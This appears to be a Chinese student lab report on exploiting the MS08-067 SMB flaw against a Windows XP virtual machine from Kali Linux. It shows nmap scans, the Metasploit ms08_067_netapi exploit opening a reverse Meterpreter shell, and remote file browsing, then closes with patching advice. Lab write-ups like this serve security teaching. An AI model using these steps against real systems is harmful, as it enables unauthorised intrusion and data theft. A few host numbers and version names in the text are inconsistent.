

实验三：MS08-067 的漏洞渗透攻击


2152701-陈玟桦

一、实验过程

本次实验通过 kali linux 中的 nmap、Metasploit 等渗透测试软件进行 MS08-067 漏洞的扫描和攻击

1.1 网络环境配置

开启主机 win10 的 VMnet1 网卡，调整 VMware 的虚拟网络编辑器的子网 IP，并将 kali 和靶机英文版 Windows XP 的网络适配器均设置为仅主机模式。



1.2 MS08-067 漏洞检测

分别在 kali 和 Windows XP 运行命令，查看攻击机和靶机的 IP

```
root@kali: ~  
File Actions Edit View Help  
(root@kali)-[~]  
# ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.137.128 netmask 255.255.255.0 broadcast 192.168.137.255  
    inet6 fe80::20c:29ff:fe38:2231 prefixlen 64 scopeid 0x20<link>  
    ether 00:0c:29:38:22:31 txqueuelen 1000 (Ethernet)  
    RX packets 4 bytes 1088 (1.0 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 13 bytes 1808 (1.7 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 8 bytes 400 (400.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 8 bytes 400 (400.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
(root@kali)-[~]  
#  
Command Prompt  
Microsoft Windows XP [Version 5.1.2600]  
<C> Copyright 1985-2001 Microsoft Corp.  
C:\Documents and Settings\Owner>ipconfig  
Windows IP Configuration  
  
Ethernet adapter Local Area Connection:  
    Connection-specific DNS Suffix . : localdomain  
    IP Address. . . . . : 192.168.137.130  
    Subnet Mask . . . . . : 255.255.255.0  
    Default Gateway . . . . . :  
  
C:\Documents and Settings\Owner>ping 192.168.137.128  
Pinging 192.168.137.128 with 32 bytes of data:  
Reply from 192.168.137.128: bytes=32 time=1ms TTL=64  
Reply from 192.168.137.128: bytes=32 time<1ms TTL=64  
Reply from 192.168.137.128: bytes=32 time<1ms TTL=64  
Reply from 192.168.137.128: bytes=32 time<1ms TTL=64  
  
Ping statistics for 192.168.137.128:  
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),  
    Approximate round trip times in milli-seconds:  
        Minimum = 0ms, Maximum = 1ms, Average = 0ms  
C:\Documents and Settings\Owner>
```

使用 nmap 检查攻击机和靶机所在网段是否有主机存活以及那些主机打开了 445 端口，445 端口开放是进行攻击的必要条件

```
root@kali: ~  
File Actions Edit View Help  
(root@kali)-[~]  
# nmap 192.168.137.0/24  
Starting Nmap 7.91 ( https://nmap.org ) at 2024-03-15 06:47 EDT  
Stats: 0:00:27 elapsed; 252 hosts completed (3 up), 255 undergoing Host Discovery  
Parallel DNS resolution of 1 host. Timing: About 0.00% done  
Nmap scan report for VOIPC24.mshome.net (192.168.137.1)  
Host is up (0.000075s latency).  
Not shown: 991 closed ports  
PORT      STATE SERVICE  
135/tcp   open  msrpc  
139/tcp   open  netbios-ssn  
443/tcp   open  https  
445/tcp   open  microsoft-ds  
902/tcp   open  iss-realsecure  
912/tcp   open  apex-mesh  
5357/tcp  open  wsdapi  
5800/tcp  open  vnc-http  
5900/tcp  open  vnc  
MAC Address: 00:50:56:C0:00:01 (VMware)  
  
Nmap scan report for 192.168.137.130  
Host is up (0.00026s latency).  
Not shown: 997 closed ports  
PORT      STATE SERVICE  
135/tcp   open  msrpc  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds
```

192.168.137.1 以及 192.168.137.130 都打开了 445 端口，再用 nmap 的 -o 命令查看一下目标主机操作系统的信息

```
(root@kali)~[~]
# nmap -sS -O 192.168.137.130
Starting Nmap 7.91 ( https://nmap.org ) at 2024-03-15 06:55 EDT
Nmap scan report for 192.168.137.130
Host is up (0.00043s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 00:0C:29:B8:FC:72 (VMware)
Device type: general purpose
Running: Microsoft Windows XP|2003
OS CPE: cpe:/o:microsoft:windows_xp::sp2:professional cpe:/o:microsoft:windows_server_2003
OS details: Microsoft Windows XP Professional SP2 or Windows Server 2003
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.33 seconds
```

结论是 137.129 主机的操作系统是 Windows XP 2003 版本，这个版本的 MS08-067 漏洞未修复，进一步查看其具体信息：

```
File Actions Edit View Help
Host is up (0.00029s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Windows XP microsoft-ds
MAC Address: 00:0C:29:B8:FC:72 (VMware)
Device type: general purpose
Running: Microsoft Windows XP|2003
OS CPE: cpe:/o:microsoft:windows_xp::sp2:professional cpe:/o:microsoft:windows_server_2003
OS details: Microsoft Windows XP Professional SP2 or Windows Server 2003
Network Distance: 1 hop
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
|_clock-skew: mean: -3h59m59s, deviation: 5h39m23s, median: -7h59m59s
|_nbstat: NetBIOS name: NET317-C7E3ADA8, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:b8:fc:72 (VMware)
|_smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: net317-c7e3ada8
|   NetBIOS computer name: NET317-C7E3ADA8\x00
|   Workgroup: WORKGROUP\x00
|_ System time: 2024-03-15T18:58:46+08:00
|_smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
```

使用 nmap 的 -A 命令可以获得 129 主机操作系统的具体类别，计算机名和创建时期，开放端口等 使用 nmap 检查 129 主机是否真的存在 MS08-067 漏洞

```
root@kali: ~
File Actions Edit View Help
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 00:0C:29:D8:D5:D8 (VMware)

Host script results:
|_smb-vuln-ms08-067:
|   VULNERABLE:
|     Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: VULNERABLE
|     IDs: CVE:CVE-2008-4250
|       The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2, Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary code via a crafted RPC request that triggers the overflow during path canonicalization.
|
|     Disclosure date: 2008-10-23
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|_
Nmap done: 1 IP address (1 host up) scanned in 14.39 seconds

(root@kali)~[~]
```

返回的结果是该主机确实存在此漏洞，接下来可以进行进一步攻击

1.3 渗透测试

启动渗透软件 msf 终端

```
root@kali: ~  
File Actions Edit View Help  
MMMMNl  MMMMMMMN  NMMMMMM  jMMMM  
MMMMNl  MMMMMMMMMNmmmmMMMMMMMMM  jMMMM  
MMMMNl  MMMMMMMMMMMMMMMMMMMMMMMMM  jMMMM  
MMMMNl  MMMMMMMMMMMMMMMMMMMMMMMMM  jMMMM  
MMMMNl  MMMMM  MMMMMMM  MMMMM  jMMMM  
MMMMNl  MMMMM  MMMMMMM  MMMMM  jMMMM  
MMMMNl  MMMMM  MMMMMMM  MMMMM  jMMMM  
MMMMNl  WMMMM  MMMMMMM  MMMM#  jMMMM  
MMMMMR  ?MMNN  MMMMMMM  MMMM  jMMMM  
MMMMMMm  `?MMN  MMMM  jMMMM  
MMMMMMMMN  ?MM  MM?  NMMMMMM  
MMMMMMMMMMNe  jMMMMMMMMMM  
MMMMMMMMMMMMMMm,  eMMMMMMMMMMMM  
MMMMMMNNNNMMMMMMNx  MMMMMMMMMMMMM  
MMMMMMMMMMMMMMMMMMm+ ..+MMMMMMMMMMMMMMMM  
https://metasploit.com  
  
=[ metasploit v6.0.15-dev ]  
+ -- --=[ 2071 exploits - 1123 auxiliary - 352 post ]  
+ -- --=[ 596 payloads - 45 encoders - 10 nops ]  
+ -- --=[ 7 evasion ]  
  
Metasploit tip: View advanced module options with advanced  
[*] Starting persistent handler(s)...  
msf6 >
```

调整完参数，输入 exploit 开始渗透

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit  
[*] Started reverse TCP handler on 192.168.137.128:4444  
[*] 192.168.137.130:445 - Automatically detecting the target...  
[*] 192.168.137.130:445 - Fingerprint: Windows XP - Service Pack 2 - lang:English  
[*] 192.168.137.130:445 - Selected Target: Windows XP SP2 English (AlwaysOn NX)  
[*] 192.168.137.130:445 - Attempting to trigger the vulnerability...  
[*] Sending stage (175174 bytes) to 192.168.137.130  
[*] Meterpreter session 1 opened (192.168.137.128:4444 → 192.168.137.130:1036) at 2024-03-15 07:28:04 -0400
```

Meterpreter 能启用对目标的深度渗透，输入命令 sysinfo，得到靶机的操作系统信息，getwd 查看当前目录，shell 启用靶机的命令行，这样就可以在攻击机上像在本地一样操作靶机的命令行了

```
meterpreter > sysinfo  
Computer      : NET317-C7E3ADA8  
OS            : Windows XP (5.1 Build 2600, Service Pack 2).  
Architecture : x86  
System Language : en_US  
Domain       : WORKGROUP  
Logged On Users : 2  
Meterpreter   : x86/windows  
meterpreter > getwd  
C:\WINDOWS\system32  
meterpreter > shell  
Process 1584 created.  
Channel 1 created.  
Microsoft Windows XP [Version 5.1.2600]  
(C) Copyright 1985-2001 Microsoft Corp.  
Home  
C:\WINDOWS\system32>
```

只要能操作靶机的命令行，就可以像在本地一样操作靶机文件，此处演示了在攻

击机上可以查询靶机文件，将靶机中的文件下载到攻击机内，也可以将攻击机中的文件上传到靶机。

```
Directory of C:\
03/11/2024 03:09 PM          0 AUTOEXEC.BAT
03/11/2024 03:09 PM          0 CONFIG.SYS
03/11/2024 03:12 PM    <DIR>      Documents and Settings
03/11/2024 03:15 PM    <DIR>      Program Files
03/11/2024 03:19 PM    <DIR>      WINDOWS
                2 File(s)          0 bytes
                3 Dir(s)  40,775,720,960 bytes free



C:\>type aaa.txt
type aaa.txt
The system cannot find the file specified.

C:\>route print
route print

Interface List
0x1 ..... MS TCP Loopback interface
0x2 ...00 0c 29 b8 fc 72 ..... AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport

Active Routes:
Network Destination    Netmask          Gateway          Interface        Metric
127.0.0.0              255.0.0.0        127.0.0.1        127.0.0.1         1
192.168.137.0          255.255.255.0    192.168.137.130  192.168.137.130   10
192.168.137.130        255.255.255.255  127.0.0.1        127.0.0.1         10
192.168.137.255        255.255.255.255  192.168.137.130  192.168.137.130   10
224.0.0.0              240.0.0.0        192.168.137.130  192.168.137.130   10
255.255.255.255        255.255.255.255  192.168.137.130  192.168.137.130   1

Persistent Routes:
```



二、心得体会

先要知道如何攻，才能知道如何守，要做好网络安全工程师，必须学会渗透软件的使用和渗透的逻辑，并多加实践。此外，系统的更新和维护是很重要的，要养成开启防火墙和及时更新系统的好习惯，加强安全意识